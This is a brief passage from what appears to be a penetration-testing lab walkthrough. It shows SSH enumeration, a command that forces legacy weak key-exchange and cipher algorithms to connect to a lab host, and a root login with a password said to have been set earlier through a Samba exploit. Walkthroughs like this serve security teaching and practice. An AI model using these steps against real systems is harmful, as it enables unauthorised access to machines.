
12. SSH enumeration: connect to the SSH: **sudo ssh -v <ip>**



13. With this command we can connect via SSH:

    sudo ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss -oPubkeyAcceptedAlgorithms=+ssh-rsa -c aes128-cbc 192.168.1.31

and try the passwords I tried the one that I've set in SAMBA exploit: **123456789** and successfully I'm root now.



29 July, 24